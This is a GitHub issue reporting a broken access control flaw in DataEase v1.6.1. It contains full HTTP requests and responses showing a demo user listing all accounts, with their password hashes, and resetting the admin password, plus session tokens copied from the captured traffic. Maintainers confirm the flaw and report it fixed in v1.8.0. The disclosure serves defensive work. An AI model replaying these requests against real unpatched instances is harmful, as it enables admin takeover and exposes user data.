dataease / **dataease** Public

Code | **Issues** 154 | Pull requests 3 | Actions | Security 1 | Insights

New issue

Jump to bottom

Security Issues[Bug] #1618

Closed **espduino** opened this issue on Jan 11 · 3 comments

Assignees

Labels 类型:bug **Inactive** 优先级:计划

espduino commented on Jan 11 • edited

DataEase 版本
v1.6.1

浏览器版本
Chrome 96.0.4664.110


Bug 描述
I found an Broken Access Control vulnerability
An authenticated user can access information about all users and change admin password

Bug 重现步骤(有截图更好)

1. use demo login
2. this api access information about all users
   ...
   ```
   POST /api/user/userGrid/1/10 HTTP/1.1
   Host: dataease.fit2cloud.com
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
   Accept: application/json, text/plain, /
   Content-Type: application/json
   Accept-Language: zh-CN
   Accept-Encoding: gzip, deflate
   Authorization:
   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg3MTYsInVzZXJJZCI6MiwidXNlcm5hbWUiO
   iJkZW1vIn0.m02WO3Uv4xyc2OJztrSOuU7jRBPEmpoj2bGuUr-6nzg
   LINK-PWD-TOKEN: null
   Connection: close
   ```

Referer: https://dataease.fit2cloud.com/
Cookie: request-time-out=10; Authorization=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg3MTYsInVzZXJJZCI6MiwidXNlcm5hbWUiOiJkZW1vIn0.m02WO3Uv4xyc2OJztrSOuU7jRBPEmpoj2bGuUr-6nzg; language=zh_CN
Content-Length: 13

{"orders":[]}
...




```
POST /api/user/userGrid/1/10 HTTP/1.1
Host: dataease.fit2cloud.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101
Firefox/82.0
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg3MTYsInVzZXJJZCI6
MiwidXNlcm5hbWUiOiJkZW1vIn0.m02WO3Uv4xyc2OJztrSOuU7jRBPEmpoj2bGuU
r-6nzg
LINK-PWD-TOKEN: null
Connection: close
Referer: https://dataease.fit2cloud.com/
Cookie: request-time-out=10;
Authorization=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg3MT
YsInVzZXJJZCI6MiwidXNlcm5hbWUiOiJkZW1vIn0.m02WO3Uv4xyc2OJztrSOuU7jR
BPEmpoj2bGuUr-6nzg; language=zh_CN
Content-Length: 13

{"orders":[]}
```

```
HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Tue, 11 Jan 2022 05:25:49 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE
Access-Control-Expose-Headers: RefreshAuthorization
RefreshAuthorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg4MDksInVzZXJJZCI6MiwidXNlcm5hbWUiOiJkZW1vIn0.jLhuslKdxd7RZIndJM7jtTMXnctFYsVm_Kzds0G2OX8
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Mon, 10-Jan-2022 05:25:49 GMT; SameSite=lax
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Vary: Accept-Encoding, User-Agent
Content-Length: 990

{"success":true,"message":null,"data":{"listObject":[{"userId":2,"deptId":1,"username":"demo","nickName":"demo","gender":"男","phone":null,"email":"demo@fit2cloud.com","password":"40b8893ea9ebc2d631c4bb
42bb1e8996","isAdmin":false,"enabled":1,"createBy":null,"updateBy":null,"pwdResetTime":null,"createTime":1619086036234,"updateTime":1622533509697,"language":"zh_CN","from":0,"sub":null,"id":2,"roles":[{"r
oleId":2,"roleName":"普通员工"}],"dept":{"deptId":1,"pid":0,"deptName":"默认组织"},"roleIds":[2]},{"userId":1,"deptId":0,"username":"admin","nickName":"管理员","gender":"男","phone":null,"email":"admin@fit2cloud.
com","password":"8fe4a448df2c0a94b20d35c476386903","isAdmin":true,"enabled":1,"createBy":null,"updateBy":null,"pwdResetTime":null,"createTime":null,"updateTime":1615184951534,"language":"zh_CN","fro
m":0,"sub":null,"id":1,"roles":[{"roleId":1,"roleName":"管理员"}],"dept":{"deptId":0,"pid":null,"deptName":null},"roleIds":[1]}],"itemCount":2,"pageCount":1}}
```

3. this api change admin password
...
POST /api/user/adminUpdatePwd HTTP/1.1
Host: dataease.fit2cloud.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: application/json, text/plain, /
Content-Type: application/json
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg3MTYsInVzZXJJZCI6MiwidXNlcm5hbWUiOiJkZW1vIn0.m02WO3Uv4xyc2OJztrSOuU7jRBPEmpoj2bGuUr-6nzg
LINK-PWD-TOKEN: null
Connection: close
Referer: https://dataease.fit2cloud.com/
Cookie: request-time-out=10; Authorization=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg3MTYsInVzZXJJZCI6MiwidXNlcm5hbWUiOiJkZW1vIn0.m02WO3Uv4xyc2OJztrSOuU7jRBPEmpoj2bGuUr-6nzg; language=zh_CN
Content-Length: 36


```
{"userId":1,"newPassword":"SECtest"}
...
```



```
POST /api/user/adminUpdatePwd HTTP/1.1
Host: dataease.fit2cloud.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101
Firefox/82.0
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg3MTYsInVzZXJJZCI6
MiwidXNlcm5hbWUiOiJkZW1vIn0.m02WO3Uv4xyc2OJztrSOuU7jRBPEmpoj2bGuU
r-6nzg
LINK-PWD-TOKEN: null
Connection: close
Referer: https://dataease.fit2cloud.com/
Cookie: request-time-out=10;
Authorization=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4Nzg3MT
YsInVzZXJJZCI6MiwidXNlcm5hbWUiOiJkZW1vIn0.m02WO3Uv4xyc2OJztrSOuU7jR
BPEmpoj2bGuUr-6nzg; language=zh_CN
Content-Length: 36

{"userId":1,"newPassword":"SECtest"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Tue, 11 Jan 2022 05:30:52 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE
Access-Control-Expose-Headers: RefreshAuthorization
RefreshAuthorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDE4NzkxMTIsInV
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Mon, 10-Jan-2022 05:30:5
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Vary: Accept-Encoding, User-Agent
Content-Length: 43

{"success":true,"message":null,"data":null}
```

now you can use admin/SECtest login



espduino added the 类型:bug label on Jan 11

espduino assigned **BBchicken-9527**, **youliyuan-fit2cloud** and **zyyfit** on Jan 11

github-actions bot added the 状态:待处理 label on Jan 11

xuwei-fit2cloud commented on Jan 11 Contributor

感谢反馈，确实是有这个问题，我们尽快处理一下

github-actions bot added 状态:待反馈 and removed 状态:待处理 labels on Jan 11

BBchicken-9527 commented on Jan 12

感谢反馈，这个问题将会在下个大版本中修复

BBchicken-9527 added 优先级:计划 and removed 状态:待反馈 labels on Jan 12

github-actions bot added the Inactive label on Feb 15

xuwei-fit2cloud commented on Mar 3 Contributor

v1.8.0 版本已修复，请关注新版本。

xuwei-fit2cloud closed this as completed on Mar 3

Assignees

youliyuan-fit2cloud

zyyfit

BBchicken-9527

Labels

类型:bug Inactive 优先级:计划

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

5 participants